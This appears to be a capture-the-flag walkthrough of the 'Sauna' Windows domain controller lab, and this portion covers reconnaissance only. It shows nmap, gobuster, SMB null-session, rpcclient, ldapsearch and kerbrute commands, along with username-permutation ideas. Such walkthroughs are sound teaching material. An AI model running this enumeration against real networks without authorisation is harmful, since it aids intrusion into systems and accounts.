# Sauna
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Sauna
- OS type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sun Apr  6 01:13:09 2025 as: /usr/lib/nmap/nmap -sVC -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49673,49674,49677,49689,49696 -oN initial/nmap.out 10.10.10.175Nmap scan report for 10.10.10.175Host is up (0.30s latency).
PORT      STATE SERVICE       VERSION53/tcp    open  domain        Simple DNS Plus80/tcp    open  http          Microsoft IIS httpd 10.0|_http-title: Egotistical Bank :: Home|_http-server-header: Microsoft-IIS/10.088/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-06 12:12:49Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        .NET Message Framing49668/tcp open  msrpc         Microsoft Windows RPC49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.049674/tcp open  msrpc         Microsoft Windows RPC49677/tcp open  msrpc         Microsoft Windows RPC49689/tcp open  msrpc         Microsoft Windows RPC49696/tcp open  msrpc         Microsoft Windows RPCService Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 6h59m29s| smb2-time:|   date: 2025-04-06T12:13:56|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Apr  6 01:15:07 2025 -- 1 IP address (1 host up) scanned in 117.87 seconds
Enumeration
Port 80/HTTP
let’s start our enumeration from port 80

from the title we can say that it is a banking website.

we found some user’s names, let’s note down these usernames in format of FirstName.LastName
let’s check another features in website, clicking on Apply Now button we found form

however submitting the form give us the Error 405

Hmm, nothing interesting here
let’s check gobuster for any hidden files or directories
gobuster dir -u http://10.10.10.175 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-files.txt
No interesting files are found
gobuster dir -u http://10.10.10.175 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
no interesting directories either.
Port 139,445/SMB
SMB is open on the target it is always better to check for Null sessions on SMB
smbclient -L //10.10.10.175 -N-L for Listing shares
-N for Null session (No username & password)

server does allows the null session but no share listing, anonymous login enabled!, check for enum4linux
enum4linux -a 10.10.10.175
we found Domain Name and Domain SID, let’s note Domain SID, it can be use in feature attacks.
SID: S-1-5-21-2966785786-3096785034-1186376766
Domain: EGOTISTICALBANK
Port 135/MSRPC
let’s connect to MSRPC with rpcclient
rpcclient -U "" -N 10.10.10.175→ it will work same as SMB null session, then try to run basic command such as enumdomains

Hmm, we can access but we don’t have permissions to run such commands
Port 389,3268/LDAP
let’s start our enumeration on LDAP, we’ll use ldapsearch tool for enumerate the LDAP
first we’ll need to grab the Domain NamingContexts also called as DN for perform search using LDAP, also called as base
ldapsearch -H ldap://10.10.10.175 -x -s base NamingContexts-H : host for searching ldap://
-x : basic authenticaiton (no need to specify password)
-s : search scope: here we need to search base
NamingContexts : works like filter, output only NamingContexts

now let’s use this to perform full search on the domain
ldapsearch -H ldap://10.10.10.175 -x -b "DC=EGOTISTICAL-BANK,DC=LOCAL"
Lot of output but we didn’t find anything useful here such as usernames or any other details
Port 88/Kerberos
Let’s use the created user’s list and use tool - kerbrute to find valid users, i’ve added the Administrator and krbtgt users’ to the list as they are the inbuilt user’s in any AD Domain Controller
it identified Administrator and krbtgt is valid users, but other user’s are not exists
kerbrute userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usernames.txt -v
let’s change our username format as per the industry standards, in companies the username of the employee can be in following patterns:
- Firstname.Lastname
- FirstInital.Lastname
- FirstinitialLastname
- Firstname.Lastinitial
- FirstnameLastinitial
- Firstname
as we’ve tried Firstname.Lastname let’s check other format as well, we’ll first only change 1 user’s name, let’s say Fargus.Smith, so now let’s edit Fergus.Smith to F.Smith,FSmith,Fergus.S, FergusS,Fergus
